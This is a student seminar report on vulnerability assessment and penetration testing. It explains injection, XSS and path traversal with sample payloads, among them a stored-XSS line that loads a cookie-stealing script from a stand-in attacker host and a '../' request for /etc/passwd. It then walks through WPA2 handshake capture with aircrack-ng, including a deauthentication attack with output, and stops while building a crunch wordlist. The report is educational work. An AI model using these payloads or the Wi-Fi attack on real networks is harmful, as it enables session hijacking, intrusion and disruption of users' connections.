SEMINAR REPORT

On

" VULNERABILITY ASSESSMENT AND PENETRATION TESTING"

By

GIBRAAN JAFAR

ROLL NO:321004

TE-A

Under the guidance of

Mrs. Vaishali Mishra

AT

DEPARTMENT OF COMPUTER ENGINEERING

VISHWAKARMA INSTITUTE OF INFORMATION TECHNOLOGY, Pune

Affiliated to

Savitribai Phule Pune University

[2018-19]

CERTIFICATE

This is to certify that **GIBRAAN JAFAR** from **Third Year Computer Engineering** has successfully completed her seminar work titled **"VULNERABILITY ASSESMENT AND PENETRATION TESTING"** at Vishwakarma Institute of Information Technology, Pune in the partial fulfillment of the Bachelor's Degree in Engineering.

(Mrs. Vaishali Mishra)
Seminar Guide

(Dr. S.R.Sakhare)
Head of Department

(Dr. B. S. Karkare)
Principal

ABSTRACT

Perhaps the most important phase in Ethical Hacking is Vulnerability Assessment . No matter how well a certain piece of software was made , it will always be susceptible to some weaknesses . These weaknesses are known as vulnerabilities . Identification of these vulnerabilities comes under the phase of Vulnerability assessment . These vulnerabilities are left behind sometimes on purpose , as a backdoor by the person , organisation , group or company that authored the software , or unintentionally , not on purpose . The cause might be because of including a dependency that has a known bug which has not been patched , whether a patch for the same is available or not .
Some of the weaknesses that can be prevented by vulnerability assessment phase are privilege escalation , Cross Site Scripting also popularly known as XSS , SQL injection and many more .

KEYWORD

Vulnerability , Penetration , Network .

ACKNOWLEDGEMENTS

I am profoundly grateful to **Mrs. Vaishali Mishra** for her guidance and continuous encouragement throughout to see that this seminar rights its target since its commencement to its completion.

I would like to express deepest appreciation towards **Dr. B.S.Karkare**, Principal VIIT, Pune, **Dr. S.R.Sakhare** HOD Computer Department whose invaluable guidance supported the group in completing this seminar.

At last I must express my sincere heartfelt gratitude to all the staff members of Computer Department who helped me directly or indirectly during this course of work.

Gibraan Jafar

(321004)

TE-A

INDEX

LIST OF IMAGES

INTRODUCTION

Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. These cyberattacks are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users; or interrupting normal business processes. It is a set of techniques used to protect the integrity of networks , programs and data from attack , damage or unauthorized access .

Implementing effective cybersecurity measures is particularly challenging today because there are more devices than people and attackers are being forced to become more creative and innovative .

Need

At a time when more and more software is being created at an accelerated pace and proper software development practices are not being followed , there are a host of vulnerabilities being left behind in the developed softwares to be determined and exploited by a variety of actors , both good and bad , for positive and nefarious purposes alike .

WHAT ARE VULNERABILITIES ?

Vulnerabilities as per definition is given as :

“ the quality or state of being exposed to the possibility of being attacked or harmed either physically or emotionally “

In the sense of computer , in the context of computer and network security , it gains a slightly different meaning

“ vulnerability is a weakness which can be exploited by a threat actor , such as an attacker , to perform unauthorized actions within a computer system or a network of computer and its peripherals “

In lay man’s terms a vulnerability is

a loophole in the design strategy which can be taken advantage of to make the target perform actions that were not intended to , for his/her own adavantage.

WHY DO VULNERABILITIES EXIST?

Every developer working enthusiastically on building a project , trying to beat the production deadline or a submission deadline may leave behind open ends , which result into unintended vulnerabilities .

There may be a variety of vulnerabilities in a software , network or system and the reason for each may be different :

i) Very large projects tend to grow linearly or exponentially with size which substantially increase probability of flaws and unintended access points .

ii) Familiarity : Using open source , well-known , common snipets of code from platforms like Stack Overflow , AskUbuntu etc , increases the probability an attacker has or can find the knowledge and tools to exploit the flaw.

Iii) Connectivity : More physical connections, privileges, ports, protocols, and services and time each of those are accessible increase vulnerability .

iv) Password management flaws: The computer user uses weak passwords that could be discovered by brute force. The computer user stores the password on the computer where a program can access it. Re-used passwords by users between many programs and websites creates such flaws .

v) Fundamental Operating System Design flaws :

The operatin system that the designer chooses to enforce suboptimal policies on user/program management .

Example : Operating system that the designer chooses to enforce suboptomal policies such as default permit grant every program and every user full access to the entire computer . This operating system flaw allows viruses and malware to execute commands on behalf of administrator .

vi) Internet Website Browsing :

Some internet websites may contain harmful Spyware or Adware that can be installed automatically on the computer system .After visiting those websites , the computer system becomes infected and personal information gets collected and passed to third party individuals .

vii) Unchecked user input :

The program assumes that all user input is safe . Programs that do not check user input can allow unintended direct execution of commands or SQL statements .

viii) Not learning from past mistakes :

Most of the vulnerabilities discovered in Ipv4 protocol were again discovered in Ipv6 protocol software implementations .

Research has shown that the most vulnerable part of information system is the human user , operator , designer , basically the human element of the entire system . So humans should be considered as asset , threat , information resources . The part of ethical hacking that involves compromising the human aspect of the information system is called Social Engineering which is a growing concern .

TYPES OF VULNERABILITIES

Vulnerabilites can appear in the most unexpected of places and come in pretty much all shape and sizes . For the sake of classification , hey an broadly be classified into following categories :

1) Buffer Overflow :

Buffer Overflow also called a buffer overrun is a program anomaly where a program while writing data to a buffer , overruns the boundary of the buffer and overwrites the neighbouring memory locations . Buffer overflows can be triggered by not correctly formed inputs . Buffers are widespread in Operating System code , so it is possible to make attacks that perform privilege escalation and gain unlimited access to computer's resources . The notorious Morris Worm of 1988 used Buffer Overflow as its attack strategy

2) Dangling Pointers :

Another very popular programming mistake that leads to wild pointers .

These are pointers that do not point to a valid object of appropriate type . These arise during object destruction , when an object that has an incoming reference is deleted or deallocated , without modifying value if the pointer , so that the pointer still points to the memory location of the deallocated memory .

Example : In following snippet of C code :

```
#include<stdlib.h>
void func()
{
        char *var = malloc(SOME_CONSTANT);
        ----------*  some liines of code  *----------
        free(var);      //var is now a dangling pointer
        var = NULL; //var is no longer dangling
}
```

3) Code injection *:*

is the exploitation of a computer bug that is caused by processing invalid data. Done by attacker to introduce ie: inject code into a vulnerable computer program and can change the course of execution . Successful code execution may be catastrophic and may result in allowing computer worms to propagate . Injection flaws are mostly found in SQL LDAP , Xpath or NoSQL queries . Possible consequenses of injection can be data loss , corruption , denial of access or even a complete host takeover .

Example :

SQL Injection

Consider a web page that has two fields to allow users to enter a username and a password. The code behind the page generates following SQL query to check the password against list of usernames :

```
SELECT Username
FROM User
WHERE Username = ‘username’
AND     Password = ‘password’
```

If a malicious user enters a valid username and injects some valid code { password ‘ OR ‘1’ = ‘1’ } in the Password field , then resulting query looks like this :

```
SELECT Username
FROM User
WHERE Username = ‘username’
AND     Password = ‘password’ OR ‘1’ = ‘1’
```

The ‘1’ = ‘1’ will always be true amd many rows will be returned , thereby allowing access

HTML Script injection , Object injection , Remote file injection , Format Specifier injection and Shell injection are some other types of injection vulnerabilities .

4) Cross Site Scripting

also referred to as XSS aretypically found in web applications . XSS enable attackers to inject client-side scripts into web pages viewed by others . An XSS may be used by attackers to bypass access controls such as same-origin policy .

Mostly divided into Non-persistent ie: reflected and Persistent ie: stored XSS attacks.

Example of Non-persistent XSS :

Suppose you visit www.xyz.com where you have an account . When you search for something say “abc” and if no results were found , the webpage returns “abc not found” and the url becomes “http://xyz.com/search?q=abc” . This is normal expected behaviour .

However if in the search box you enter :

<script type=”application/javascript”> alert(1) ; </script> then ,

a) an alert box appeard with its contents as 1 .

b) the web page displays “not found” along with the error message with text

1

c) the url becomes

“http://xyz.com/search?q=<script%20type=’application/javascript’>alert(1)</script>
which is exploitable behaviour .

Example of Persistent XSS :

Again suppose you have an account at http://xyz.com and you login and go to the news section where in the comments section you enter
“This ASUS ROG series motherboard is amazing !<script src=”http://myevilsite.com/authstealer.js”>
where the authstealer.js is a malicious javscript code you have written .
When anyone else loads the same page with the comment you have posted , your malicious script tag is executed and it steals the other user’s authorization cookie , sending it to your server for collection .
Viola , now you can hijack anyone else’s session and impersonate that person .

5) Directory Traversal attacks :

Also called path traversal attacks consist in exploiting insufficient security validation or rather sanitization of user-supplied input file names , such that charecters representing “traverse to parent directory” are passed through to the file APIs .

Purpose of this attack is to gain unauthorized access to the file system .

Sometimes this is also called the “dot dot slash” or ../ attack .

Example :

If something like this is included in your backend code :

```
<?php
        $template = ‘something.php’;
        if(isset($_COOKIE[‘TEMPLATE’]))
                $template = $_COOKIE[‘TEMPLATE’];
        include (“/home/users/phpguru/templates/” . $template);
?>
```

then ,

and attack against your system could send following HTTP request :

```
GET / vulnerable.php HTTP /1.0
cookie: TEMPLATE=../../../../../../../../../etcpasswd
```

The / etc/passwd file commonly contains hashed passwords . Collecting the hashed passwords can then be cracked by crackers .

TOOLS TO FIND VULNERABILITIES

A number of tools are available to detect the vulnerabilities explained above .

Some tools are more customized for a specific type of vulnerabilities , while some are more generic :

1) Buffer Overflow :

GHIDRA : one of the latest and greatest tools available nowadays .

It is a Software Reverse Engineering (SRE) framework created and mantained by NationalSecurity Agency (NSA) Research Directorate . It includes a suite of full-featured , high-end software analysis tools that enable users to analyze compiled code on a variety of platforms including Windows , MacOS and Linux .

It can disassemble , assemble , decompile , graph and script .

2) Code injection :

easier to find by source code review than by testing . Fuzzers and scanners can help immensely .

Some popular examples are :

WebScarab : a framework for analyzing application that communicate using the HTTP and HTTPS protocols .

JbroFuzz : a web application fuzzer

WSFuzzer : real-world manual SOAP pen testing tool .

BurpSuite : is an perhaps the most web vulnerability detection utility . It contains a fuzzer and a scanner among a wide host of other useful utilities .

Wireshark : a very widely used network protocol analyzer .

Aircrack-ng : complete suite of tools to assess Wifi network security

WHAT IS PENETRATION TESTING ?

Penetration testing , also referred to as pen testing or even ethical hacking , is the practice of testing a computer system or web application to find security vulnerabilities that an attacker could exploit .

It can be automated with software applications or performed manually . Eitherway , the process involves gathering informatiion about the target before the attempt , identify possible entry points , attempt breaking in and reporting back the results .

WHY TO PERFORM PENETRATION TESTING ?

The main constituents of any organization or a company is the human beings involved . Whatever the company makes or whatever the company consumes is also a product of humans involved . An as such , it is inherent to some weaknesses or vulnerabilities according to above explanation about vulnerabilities . This makes a Penertation Test quite essential for any company or organization .

One of the most important reasons of a “pen test” is to identify weak spots in an organization’s secuirty posture as well as measure the compliance of its security policy , test the awareness of the people working about security issues and determine whether and how to organization would be subject to security disasters .

It can also highlight weakness in a company’s security policies . Example :

although a security policy focuses on preventing and detecting an attack on an enterprise’s system , that policy may not include a prcocess to expel a malicious agent .

For example , very recently there was a major security lapse at ASUS , one of the world’s largest computer makers in the world . In this attack cyber-criminals hijacked the ASUS computers software update tool to install malware on client computers . ASUS live update tool , which comes pre-installed in every ASUS computer , contacts the ASUS update server periodically to see if any firmware or other software updates are available such as BIOS , UEFI , drivers and applications and the tool installed on laptops and other devices .

Here attackers performed a sophisticated supply chain attack to compromise the company server and infect the user’s computer directly with the malware through automatic software update utility .

SAMPLE PENETRATION TEST

Results of Reconnaisance stage :

Typically all devices that interact with the internet are located behind some router , gateway or such a device . The reasons for such a network architecture are :

1) As of today Ipv4 is more popular for assigning IP addresses . However these are very limited as compared to number of internet connected devices . Thus most of the devices are placed behind deviecs like routers , modems etc , that act as a gateway and assign temporary IP addresses whereas , all traffic from a certain network behind a router appears to come from a single IP address ,which is the one given to the router by the DHCP server of the ISP [Internet Service Providers].

2) Another major reason is that , no one outside the client router network can access or identify any device inside the network .
Devices inside the network can request for resources on the internet and get responses accordingly , but no device on the internet can request for any resource on inside the network .

3) Most of the times ISP run a NAT [Network Address Translation] network for security of their clients . A NAT network is different from typical architecture of routers in the sense that , one or more ports can be opened in a router towards a particular device inside a network , but no such exception can be made in a NAT network .

In such a situation , how is a penetration tester supposed to gain access to a nework and enumerate the devices in the network and gain access ?

In such an arrangement , the penetration tester has multiple options

1) Target the ISP and its DHCP server

2) Determine vulnerabilities in the firmware of the router and exploit that .

3) Determine vulnerabilities in the communication protocol of the network and exploit that .

4) Target the endpoint , that is the individual network or any device within .




Fig 1

Typically , the weakest point in this arrangement is the client network , so we will be targetting that .

For the sake of this demonsrtation , we will be considering a Wifi network with the most secure and latest communication protocol : WPA2 with TKIP [Temporal Key Integrity Protocol] .

There are 2 possible attack vectors :

<u>Attack Vector 1 :</u> Aircrack-ng suite of tools :

Requirements for Attacker :

a) Kali 2017.1 and above

b) wireless adapter that includes a chipset which can support monitor mode at 2.4 Ghz and 5Ghz frequencies .
Eg: Realtek RTL8812AU USB Wireless adapter .

c) aircrack-ng suite of tools .

{ Below is the Realtek8812AU chipset adaptor }

<u>Fig 2</u>

Step 1 :

Install the drivers for the adaptor by following commads :

1) *apt-get update*

2) *apt-get install realtek-rtl88xxau-dkms*

Step 2 : Bring wireless adaptor into monitor mode by following commands :

1) *ifconfig wlan0 down*


2) *airodump-ng check kill* // this kills processes like wpa_supplicant and dhclient

3) *iwconfig wlan0 mode monitor*

4) *ifconfig wlan0 up*

Step 3 : Scan for wireless networks near you by following command :

airodump-ng wlan0 // wlan0 is the interface we are using .



```
CH  9 ][ Elapsed: 30 s ][ 2019-04-08 04:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:CF:DA:B1:6E:2B  -80       51        2    0   1  195  WPA2 CCMP   PSK  Naweed's Wi-Fi Network
00:17:7C:8D:69:3F  -85       10        0    0   6  270  WPA2 CCMP   PSK  Sache
18:A6:F7:43:67:48  -89        1       14    0   6  135  WPA2 CCMP   PSK  MyWifi_MyRules

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   DA:A1:19:CB:6A:B0  -64    0 - 6      0        2
(not associated)   DA:A1:19:94:FA:AE  -69    0 - 1      0        1
(not associated)   DA:A1:19:12:43:F7  -71    0 - 1      0        1
(not associated)   DA:A1:19:12:67:1B  -71    0 - 1      0        1
(not associated)   DA:A1:19:DE:F8:75  -71    0 - 1      0        1
(not associated)   DA:A1:19:A6:2E:E2  -73    0 - 1      0        1
18:A6:F7:43:67:48  58:00:E3:D6:DC:0F  -33    0 - 1e     2       36
18:A6:F7:43:67:48  E4:46:DA:99:93:23  -74    0 - 6      0        2
18:A6:F7:43:67:48  0C:9D:92:99:84:04  -83    0 - 1e     0        6  MyWifi_MyRules,kiwi country
```

Fig 3


Suppose our target wireless network is the one indicated by BSSID : 18:A6:F7:43:67:48 , whose corresponding ESSID is : MyWifi_MyRules

Step 4 : Scan for devices on the network and collect network traffic :

airodump-ng –bssid 18:A6:F7:43:67:48 –channel 6 -o Seminar wlan0

// we have specified channel 6 because we know it from Step 3

<u>Fig 4</u>



```
CH  6 ][ Elapsed: 1 min ][ 2019-04-08 05:03

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

18:A6:F7:43:67:48    0   0       32      997    0   6  135  WPA2 CCMP   PSK  MyWifi_MyRules

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

18:A6:F7:43:67:48  C4:E9:84:DA:45:75   -1    1e- 0      0       14
18:A6:F7:43:67:48  58:00:E3:D6:DC:0F  -35    1e- 1e     0       55
18:A6:F7:43:67:48  DA:A1:19:77:34:04  -73    0 - 1      0       47  MyWifi_MyRules
18:A6:F7:43:67:48  E4:46:DA:99:93:23  -81    1e- 1e   249     1032  MyWifi_MyRules
18:A6:F7:43:67:48  0C:9D:92:99:84:04  -83    1e- 1e     0       19  MyWifi_MyRules
```


Here we see that there are 5 devices on the network whose individual MAC Addresses are given under the STATION column .

Our goal is to capture the 4-way handshake and crack it .

To do that we must first deauthenticate the devices currently on the network .

Step 5 : Deauthenticate devices on the network :

aireplay-ng -0 0 -a 18:A6:F7:43:67:48 wlan0 // This command basically launches a DOS attack against the router



```
root@kali:~# aireplay-ng -0 0 -a 18:A6:F7:43:67:48 wlan0
05:03:09  Waiting for beacon frame (BSSID: 18:A6:F7:43:67:48) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:03:11  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:11  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:12  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:12  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:13  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:14  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:14  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:15  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:15  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:16  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:16  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:17  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:17  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:18  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:18  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:19  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:19  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:20  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
05:03:21  Sending DeAuth (code 7) to broadcast -- BSSID: [18:A6:F7:43:67:48]
```

<u>Fig 5</u>

When we stop above attack , and devices auto-reconnect to the router , we catch the WPA handshake .

Step 6 : Select / Create wordlist :

To bruteforce a WPA2 password , either select a good wordlist like

rockyou.txt =>

crunch 11 12 Jafrs729820 -w Seminar_List

crunch => tool to be used

- 11 => minimum number of character in each word

- 12 => maximum number of character in each word

Jafrs729820 => Characters to be used to form words

